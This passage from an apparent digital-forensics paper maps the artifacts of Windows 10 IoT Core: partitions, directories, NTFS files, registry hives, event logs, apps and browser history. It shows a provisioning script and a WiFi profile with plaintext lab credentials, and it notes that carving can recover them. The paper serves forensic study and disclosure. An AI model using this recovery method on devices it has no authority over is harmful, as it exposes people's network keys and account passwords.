-------------  ----------------  -------  -------
Partition 1    Primary             64 MB  2048 KB
Partition 2    Primary           1429 MB    72 MB
Partition 3    Primary           1024 KB  1501 MB
Partition 0    Extended            28 GB  1502 MB
Partition 4    Logical             28 GB  1504 MB
```

```
\\.\PHYSICALDRIVE3
    Partition 1 [64MB]
        EFIESP [FAT16]
    Partition 2 [1429MB]
        MainOS [NTFS]
    Partition 3 [1MB]
        Unrecognized file system [Unknown]
    Partition 5 [28932MB]
        Data [NTFS]
    Unpartitioned Space [basic disk]
        [unallocated space]
```


Figure 3. Partitions into which the storage is divided into.

5.2. Directories

The files stored in the filesystems are cataloged using directories. Having a knowledge of what data they contain, and what they are used for, helps in finding evidence. In this case, the existing partitions have completely distinct purposes, so an in-depth analysis of the directories and files inside them was carried out to determine where the most relevant information can be found.


5.2.1. EFIESP

Regarding evidence, this partition is not very relevant, considering that no information about system usage is found in it, as can be seen from its directory description presented in Table 1. In fact, most of the files did not vary between the different scenarios, thus maintaining the same hashes. However, an interesting file is stored in it when the operating system is burnt onto the microSD card: a provisioning batch file that calls another script located in the system drive that is used to configure the system with the preferences chosen in the setup process when it boots for the first time. In that script, the WiFi profile for the chosen network is created, and the password for the "administrator" user is set. Curiously, the data appears in plain text, so the WiFi key and the user password can be obtained. The file is deleted after the script is executed, but could be recovered by carving, compromising the security of the device and the network. Both files are shown in Figures 4 and 5.



```
REM IoT Dashboard PreProvisioning script

REM SQM-machine-id
reg add HKLM\Software\Microsoft\SQMClient /v MachineId /t REG_SZ /d a9aa665a-538b-4633-959a-6be6b3eeca92 /f

REM Import the WiFi profile and connect to the WiFi network
netsh wlan add profile filename=%systemdrive%\Windows\IoTDashboard\WiFiProfile.xml
netsh wlan connect name="TP-LINK_4N6"

REM Change the adiministrator password
net user Administrator "password"
REM Remove the password change prompt from DevicePortal
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\IoT\WebManagement\LoggedInUsers /v Administrator /t REG_DWORD /d 0x1

REM Change the computername
setcomputername rpi3
REM Reboot the device for changes to take effect
shutdown /r /t 5

REM delete the provisioning file and the wifiprofile
del %systemdrive%\Windows\IoTDashboard\WiFiProfile.xml
del %systemdrive%\EFIESP\PreProvisionDevice.cmd
del %0
rd /s /q  %systemdrive%\Windows\IoTDashboard
```

Figure 4. Batch pre-provision file for the system set up.



```
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>TP-LINK_4N6</name>
        <SSIDConfig>
                <SSID>
                        <hex>54502D4C494E4B5F344E36</hex>
                        <name>TP-LINK_4N6</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>manual</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>ILOVE4N6</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
        </MacRandomization>
</WLANProfile>
```

Figure 5. WiFi profile file created when the microSD is burnt.

Table 1. Directories in the EFIESP partition.

Directory	Description
boot	Installation boot files.
EFI	Contains the booting information and settings for the operating system startup process. We can find the bootloader for the ARM architecture and the boot configuration data.
System Volume Information	Folder used by the system to store its information and the restore points.
Users	Directory in which information about the system's users is stored. Here we can find that a user account under the name "default" exists, but no relevant material is found in it, including the NTUSER registry. This user profile is used as a template when creating new users, which will be built based on the "default" profile.
Windows	Typical Windows system structure directory. Information about specific IoT and ARM packages can be found, but nothing relevant as no usage information is stored in this partition.

5.2.2. MainOS

Due to its condition of system root, it is one of the key elements that have to be studied in this system. All the information that it contains is system-configuration-centered, meaning that there are a lot of useful files such as logs, registries and packages installed, but there is not much relevant data regarding the action of the users, as can be observed in Table 2.

Table 2. Directories in the MainOS partition.

Directory	Description
$Extend	Folder that contains metadata and optional extensions regarding the NTFS filesystem.
Data	It is a symbolic link to the Data partition, known in NTFS as a junction point.
Program Files	Directory to store the information of the programs that are installed on the system. This folder is not used for this purpose in this operating system, as the programs are installed on the "Data" partition.
ProgramData	Folder used for application data that is not user-specific, that is to say, the information is available for every account in the system, so all the information of the programs that are shared between the users is stored in this directory. It has no forensic value as the "ProgramData" directory on the "data" partition stores most of the information.
PROGRAMS	Folder typically used on Windows 10 Mobile to store the preloaded apps in the system, although there is no information stored in it in the IoT operating system. We can find the folder used to update the system,"UpdateOS".
System Volume Information	Folder used by the system to store its information and the restore points.
SystemData	Contains a directory named "Temp" with no information in it.
Users	Local information of the users can be found here. There is a "default" user used for the start menu and tiles design, and a "public" directory for the namesake user, but they are empty.
Windows	As this partition behaves as the system directory, the Windows folder contains information about the packages installed, drivers, executables, libraries and relevant forensic artifacts such as the system registry hives and the system event logs, among other data. There is also a directory in "System32" named "LogFiles" in which a log about the connections made to the webserver can be found.

5.2.3. Data

This is the most important source of information if the investigator is focused on studying what actions have been performed by the users in the system, as it stores most of the user-related data such as applications installed, their data and the user registry hives. The directory structure of this partition is shown in Table 3.

Table 3. Directories in the data partition.

Directory	Description
$Extend	Folder that contains metadata and optional extensions regarding the NTFS filesystem.
CrashDump	Keeps the information stored in memory when the system or an application crashes.
Logfiles	Directory in which the logs from different applications are stored. Complements the namesake directory that is available in the "MainOS" partition, although in this analysis only information about the Windows Management Instrumentation (WMI) has been found.
ProgramData	Same purpose as the directory in the system root partition. In this folder there is more information than in the aforementioned one, and the data regarding the SSH service is especially relevant. Also, the packages that have been installed for the different applications in the system can be found here.
Programs	Contains directories for the different applications that have been installed on the system as well as a folder with the deleted ones. Each folder contains the resources needed for that application to run.
SharedData	Folder designed for shared storage.
System Volume Information	Folder used by the system to store its information and the restore points.
SystemData	Contains a directory for the Event Tracing for Windows (ETW) logs, a different one for the non-ETW ones and a "Temp" folder.
test	Used for the Windows Driver Test Framework (WDTF) for developing and running tests on the system.
Users	Local information for the users of the system are stored in this directory. The most relevant user is the "administrator" as this is the one that is logged on automatically when the system boots, therefore being the one who executes all the actions that are performed by a user on the device.
Windows	Little data can be found in this directory, as the relevant "Windows" folder is the one stored in the "MainOS" partition. Some packages are stored in this partition as well as the system registry files, which are almost empty.

5.3. NTFS Filesystem

Two of the partitions into which the storage is divided, and which are the most relevant ones forensically speaking, use the NTFS filesystem. Among its features, it contains multiple files that define and organize the filesystem, from which relevant information for an investigation can be recovered. In Table 4 a description of the purpose of each one of the files is provided.

In Figure 6, the content of the "$MFT" file of the "Data" partition is shown graphically using the MFTExplorer tool.




Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On	SI_Modified On
No image data	ABC	ABC	▣	▣	=	=	=
📂	$Extend	.	☑	☐	2018-10-27 07:04:12.4130651		2018-10-27 07:04:12.4130651
📂	CrashDump	.	☑	☐	2018-10-27 07:05:44.2180849		2018-10-27 07:05:44.2180849
📂	Logfiles	.	☑	☐	2018-10-27 07:05:44.2180849		2018-10-27 07:05:44.2180849
📂	ProgramData	.	☑	☐	2018-10-27 07:05:44.2337106	2018-10-27 07:05:44.2180849	2018-10-27 06:06:45.9789734
📂	Programs	.	☑	☐	2018-10-27 07:05:44.2180849		2018-10-27 07:05:44.2180849
📂	SharedData	.	☑	☐	2018-10-27 07:04:22.4922797		2018-10-27 06:06:37.3227260
📂	System Volume Information	.	☑	☐	2019-09-20 20:14:31.5938698		2019-09-20 20:14:31.8233058
📂	SystemData	.	☑	☐	2018-10-27 07:05:44.2649630	2018-10-27 07:06:22.2823015	2018-10-27 06:06:53.9398946
📂	test	.	☑	☐	2018-10-27 07:06:38.0268444		2018-10-27 07:06:38.0268444
📂	Users	.	☑	☐	2018-10-27 07:06:37.3861687		2019-09-20 20:49:26.7107199
📂	Windows	.	☑	☐	2018-10-27 07:06:37.3705424		2018-10-27 07:06:37.4017945

Figure 6. Graphical view of $MFT file content.

Table 4. Metadata files in NTFS.

File	Description
$AttrDef	Describes the attributes supported on the volume. It is essential for the filesystem, since a file is a representation of these attributes.
$BadClus	Informs of the clusters that contain bad sectors.
$Bitmap	Contains the status of the clusters in the filesystem.
$Boot	Provides data with respect to the booting process such as the boot sector.
$I30	Representation of the $INDEX_ROOT, $INDEX_ALLOCATION and $BITMAP attributes. They present information regarding the filenames and directories stored in a specific directory.
$LogFile	Stores the transactions that have been performed in the system to allow their recovery after a failure.
$MFT	Most important file of all, as it is a table that contains information for every file and directory that has been stored in the filesystem. It is extremely useful in forensic investigations as it logs all the activities that have occurred, providing information regarding timestamps, attributes, names or how it was created, among other data.
$MFTMirr	File to allow the recovery of the MFT.
$Secure	Lists the security descriptors for the volume.
$TFX_DATA	Contains transactional data. Corresponds to the $LOGGED_UTILITY_STREAM, attribute, but some tools such as FTK Imager represents it as an independent file [43].
$UpCase	Used to compare and sort filenames.
$Volume	Describes the characteristics of the volume, such as its identifier, label or version [44].

5.4. Registry

This is one of the main sources of information on Windows systems, containing data regarding users and system configurations, hardware devices and applications installed. The information is organized in a hive form, which is divided into registry keys, sub-keys, and values. The common registries that are normally present in a Windows desktop operating system are also available in the IoT version. In fact, they are present in the three existing partitions, although only the ones stored in "MainOS" provide useful information, the rest of them are almost empty. The most relevant registries of both the system and users are listed and described below.

- System registry hives: they are located in `Windows/System32/config`.
    - COMPONENTS: holds data associated with Windows Update configuration and status [45].
    - DEFAULT: profile for the Local System account. Used by programs and services that run as Local System such as winlogon or logonui [46].
    - DRIVERS: stores the drivers installed on the machine and their dependencies.
    - SAM: contains information used by the Security Accounts Manager. Among other data, it contains usernames and passwords.


- SECURITY: collects local security information used by the system and network.
- SOFTWARE: stores program variables and settings that apply to all the device users.
- SYSTEM: contains device drivers and service configurations, which are stored in control set form [47,48].

- User registry hives: stored in the corresponding user directory and in `Users\*user*\AppData\Local\Microsoft\Windows`.
  - NTUSER.dat: stores personal files, preferences, and settings for each user [49].
  - Usrclass: used to record configuration information from user processes that do not have write permission to the standard registry hives. Information regarding shellbags is also stored here [50].

Some of the information that can be extracted from these registries is:

- Device details, such as number of cores, amount of storage and memory.
- Partitions on the system.
- Location of the Default Application, Temp, Program Files and Common Files paths, among others.
- Packages installed in the system.
- Digital certificates.
- Network profiles.
- Bluetooth devices paired.
- Mounted devices.
- USBs connected.
- Drivers installed.
- Browser history and settings.

Another relevant registry file present in the system is "Amcache", which stores information about the executed applications. As can be seen in Figure 7, data such as the executable name and location, its hash, its version or the program identification number can be found for the SSH service. It is stored in the following route: `Windows\AppCompat\Programs\Amcache.hve`



Metadata
Name: **sshd.exe|71666928**
Number of subkeys: 0
Number of values: 18

Values

Name	Type	Value
ProgramId	REG_SZ	0006e5a724b28e3af3495c1d0e516476678e00000904
FileId	REG_SZ	00009e873231ac04657cc6c7323f4f360e7bdeafefe2
LowerCaseLongPath	REG_SZ	c:\windows\system32\openssh\sshd.exe
LongPathHash	REG_SZ	sshd.exe|71666928
Name	REG_SZ	sshd.exe
Publisher	REG_SZ	(value not set)
Version	REG_SZ	7.7.2.1
BinFileVersion	REG_SZ	7.7.2.1
BinaryType	REG_SZ	pe32_arm
ProductName	REG_SZ	openssh for windows
ProductVersion	REG_SZ	openssh_7.7p1 for windows
LinkDate	REG_SZ	08/13/2018 20:34:50
BinProductVersion	REG_SZ	7.7.2.1
Size	REG_QWORD	0x00000000000c2000 (794624)
Language	REG_DWORD	0x00000409 (1033)
IsPeFile	REG_DWORD	0x00000001 (1)
IsOsComponent	REG_DWORD	0x00000000 (0)
Usn	REG_QWORD	0x0000000000000000 (0)

Figure 7. Value of a subkey of the Amchache registry file.

5.5. System Events

These contain the logs of all the relevant actions occurred in the operating system classified into four different categories, depending on what component of the system was affected:


- Application: activities regarding the software and components installed on the system.
- Security: data regarding the Windows system audit policies.
- Setup: data about the control of domains.
- System: mainly events related to the Windows system files [51,52].

They are also categorized according to the impact that the action has had on the system in errors, warnings or information messages, ordered from least to most relevant. For these reasons, the event log is a very useful source of evidence, added to the fact that the information is presented in a very detailed and structured way, making it easy to filter through the large amount of data that it stores. The logs for each category can be found in the following route of the MainOS partition: `Windows/System32/winevt/Logs/`.

Other relevant events that are also stored are the ones regarding the following services:

- OpenSSH: information about the log attempts, launch, and stop of the SSH server can be recovered.
- Network profile: data regarding the network and the connection type of the system, as well as information of when the system disconnected from it.
- Windows update: events are created when an update is found or downloaded.
- AppXDeploymentServer: information regarding the packages that have been installed and uninstalled on the system.

In Figure 8, an example of a system event related to the Network Profile is shown, in which the disconnection of the system from the WiFi network is logged.



Microsoft-Windows-NetworkProfile%4Operational Number of events: 26

Level	Date and Time	Source	Event ID	Task Category
Información	20/09/2019 22:53:28	NetworkProfile	4004	None
Información	20/09/2019 22:53:25	NetworkProfile	20002	None
Información	20/09/2019 22:53:24	NetworkProfile	10000	None
Información	20/09/2019 22:53:24	NetworkProfile	20002	None
Información	20/09/2019 22:53:24	NetworkProfile	4002	Wait for Identification
Información	20/09/2019 22:53:24	NetworkProfile	4004	None
Información	20/09/2019 22:53:24	NetworkProfile	10000	None
Información	20/09/2019 22:53:23	NetworkProfile	4001	Wait for Identification
Información	20/09/2019 22:53:23	NetworkProfile	20002	None

Event 10000, NetworkProfile

● Friendly View ○ XML View

+ System

- EventData

Name	TP-LINK_4N6
Description	TP-LINK_4N6
Guid	{682D8B17-6FB5-4469-BB03-97C5F4334F55}
Type	0
State	1
Category	0


Figure 8. System event informing of the disconnection of the system from the WiFi network.

5.6. Users

The actions that occur in a system can have a different impact depending on who executed them. For this reason, it is very useful to be sure of what permissions every user in the system has, and what their purpose is, as this facilitates the task of understanding how the changes that a system has undergone could have been made. In Windows 10 IoT Core the following users are present in the system:

- DefaultAccount: system managed account, member of the System Managed Accounts Group. This is the account used to log into the system every time that the operating system boots.
- DevToolsUser: account used to develop UWP applications.
- System: administrator account used by the system with maximum privileges to access all the data.
- Administrator: account for administering the computer protected by password, and set during the SD creation process. This is the user required by the Windows 10 IoT Core Dashboard application in order to connect to the system.
- Guest: restricted account for guests to access the system. Disabled by default.
- WDAGUtilityAccount: disabled account managed and used by the system for Windows Defender Application Guard scenarios.
- sshd: non-privileged account that has no info about its purpose but, as its name shows, it is used by the system to manage the OpenSSH service.

Regarding the data that is stored for every user, as can be seen in Figure 9, their directories have a similar structure to that of the desktop version of Windows 10, also maintaining the "AppData" folder to store information regarding an application's personal configuration, which is divided into "Local", "LocalLow" or "Roaming", depending on whether the settings are stored in that device only ("Local" and "LocalLow") or synchronized with others ("Roaming").



Name	S	C	Modified Time
[current folder]			2019-09-20 22:55:27 CEST
[parent folder]			2019-09-20 22:49:26 CEST
3D Objects			2019-09-20 22:49:27 CEST
AppData			2019-09-20 22:49:26 CEST
Documents			2019-09-20 22:49:27 CEST
Downloads			2019-09-20 22:49:27 CEST
Favorites			2019-09-20 22:49:27 CEST
Music			2019-09-20 22:49:27 CEST
Pictures			2019-09-20 22:49:27 CEST
Videos			2019-09-20 22:49:27 CEST

Name	S	C	Modified Time
[current folder]			2019-09-20 22:49:26 CEST
[parent folder]			2019-09-20 22:55:27 CEST
Local			2018-10-27 09:05:44 CEST
LocalLow			2019-09-20 22:49:26 CEST
Roaming			2018-10-27 09:05:44 CEST

Figure 9. Content of the user directory and "AppData".

5.7. Apps


Similarly to smartphones, the programs installed in Windows 10 IoT Core are present in the form of apps. Since they are the ones that provide meaning to a system, their relevance in a forensic analysis is very high, firstly because of the useful data that they store, and, secondly, as they help to understand what the purpose of the device is.

The apps installed on the system are stored in the `Programs\WindowsApp` route of the "Data" partition, in which the user configuration data is stored. The process involved in an app installation is the following:

- A directory is created for the app in `\Programs\WindowsApp`, where it will be installed.
- The packages needed for the app are stored in `\ProgramData\Microsoft\Windows\App Repository\Packages`.
- The user information of the app is saved in their local directory: `\Users\DefaultAccount \AppData\Local\Packages\`.

Thus, in conclusion, apps behave as a program does in the desktop version: they are installed in a directory, then the general information is stored in a common folder so it can be accessed by any user that launches the app and, finally, each user has a folder created in their local directory where the configuration and program data is stored.

In Figure 10, the `\Programs\WindowsApp` directory is shown, where it can be seen that three applications that were not originally on the system have been installed.



Listing
/img_W10IoTUsage.001/vol_vol9/Programs/WindowsApps
Table Thumbnail

Name	S	C	Modified Time	Change Time	Access Time	Created Time
[current folder]			2018-11-15 12:07:38 CET	2018-11-15 12:07:38 CET	2018-11-15 12:07:38 CET	2018-09-15 08:47:20 CEST
[parent folder]			2018-09-15 08:47:20 CEST	2018-09-15 08:47:20 CEST	2018-11-15 13:57:46 CET	2018-09-15 08:47:20 CEST
16454Windows10IOTCore.IOTCoreDefaultApplication_3.2.0.0_arr			2018-11-15 11:17:06 CET	2018-11-15 11:17:06 CET	2018-11-15 12:19:48 CET	2018-11-15 11:16:56 CET
Deleted			2018-11-15 11:17:25 CET	2018-11-15 11:17:25 CET	2018-11-15 13:03:47 CET	2018-09-15 08:47:20 CEST
HelloWorld_1.0.1609.16001_arm__1w720vyc4ccym			2018-11-15 11:29:22 CET	2018-11-15 11:29:22 CET	2018-11-15 12:30:24 CET	2018-11-15 11:29:21 CET
InternetRadioHeaded_1.0.3.0_arm__s9y1p3hwd5qda			2018-10-30 13:14:34 CET	2018-10-30 13:14:34 CET	2018-11-15 12:19:48 CET	2018-10-30 13:14:32 CET
IoTBlocklyBackgroundApp-uwp_1.0.1707.27011_arm__1w720vyc			2018-11-15 12:07:40 CET	2018-11-15 12:07:40 CET	2018-11-15 12:07:40 CET	2018-11-15 12:07:38 CET
IoTOnboardingTask-uwp_1.0.1712.21001_arm__1w720vyc4ccym			2018-10-29 13:43:09 CET	2018-10-29 13:43:09 CET	2018-11-15 12:19:48 CET	2018-10-29 13:43:03 CET
Microsoft.NET.Native.Framework.1.2_1.2.23231.0_arm__8wekyb			2018-10-30 13:14:24 CET	2018-10-30 13:14:24 CET	2018-11-15 12:19:48 CET	2018-10-30 13:14:21 CET
Microsoft.NET.Native.Framework.1.3_1.3.24201.0_arm__8wekyb			2018-10-29 13:43:07 CET	2018-10-29 13:43:07 CET	2018-11-15 12:19:48 CET	2018-10-29 13:43:03 CET
Microsoft.NET.Native.Framework.2.1_2.1.26424.0_arm__8wekyb			2018-11-15 11:16:46 CET	2018-11-15 11:16:46 CET	2018-11-15 12:19:48 CET	2018-11-15 11:16:42 CET
Microsoft.NET.Native.Runtime.1.1_1.1.23406.0_arm__8wekyb3d8			2018-10-30 13:14:28 CET	2018-10-30 13:14:28 CET	2018-11-15 12:19:48 CET	2018-10-30 13:14:28 CET
Microsoft.NET.Native.Runtime.1.4_1.4.24201.0_arm__8wekyb3d8			2018-10-29 13:43:03 CET	2018-10-29 13:43:03 CET	2018-11-15 12:19:48 CET	2018-10-29 13:43:03 CET
Microsoft.NET.Native.Runtime.2.1_2.1.26424.0_arm__8wekyb3d8			2018-11-15 11:16:51 CET	2018-11-15 11:16:51 CET	2018-11-15 12:19:48 CET	2018-11-15 11:16:50 CET
Microsoft.VCLibs.140.00_14.0.26706.0_arm__8wekyb3d8bbwe			2018-10-29 13:42:42 CET	2018-10-29 13:42:42 CET	2018-11-15 12:19:48 CET	2018-10-29 13:42:42 CET
MovedPackages			2018-10-29 13:42:42 CET	2018-10-29 13:42:42 CET	2018-11-15 13:03:47 CET	2018-10-29 13:42:42 CET


Figure 10. Apps installed on the system.

5.8. Browser

Although IoT devices are not designed to be used for web browsing due to their computational capacities, this operating system provides a browser. Therefore, it must be analyzed, as it is one of the mandatory sources of evidence in a forensic investigation, especially when studying a desktop system or a smartphone, in which the relevance of this data is much greater. After the registry analysis, information with respect to the user agent of the native Windows 10 IoT browser was found, determining that it is "Mozilla/5.0 (compatible; MSIE 9.0; Win32)", an outdated and vulnerable version. Also, data regarding the web pages visited, cookies and cache can be extracted from the registry and the app folder for the browser, specifically from the following locations:

- `Users\DefaultAccount\AppData\Local\Microsoft\Windows\WebCache`.
- `Users\DefaultAccount\AppData\Local\Microsoft\Windows\INetCache`.
- `Users\DefaultAccount\AppData\Local\Microsoft\Windows\INetCookies`.

An example is presented in Figure 11, in which the browsing history is extracted from the WebCache file.



DependencyEntryEx_3 [Table ID = 21, 7 Columns]


EntryId	UrlSchemaType	Port	ModifiedTime	Url
1	3	80	132135587099583036	http://windowsondevices.com/
2	3	80	132135587498129631	http://google.com/
3	3	80	132135588170051104	http://youtube.com/
4	4	443	132135587576557312	https://www.google.com/search?q=windows+10+iot&oq=windows+10+iot&gs_l=mobile-heirloom-hp.3..0l5.218...

Figure 11. Websites visited using the native Windows 10 IoT Core browser.

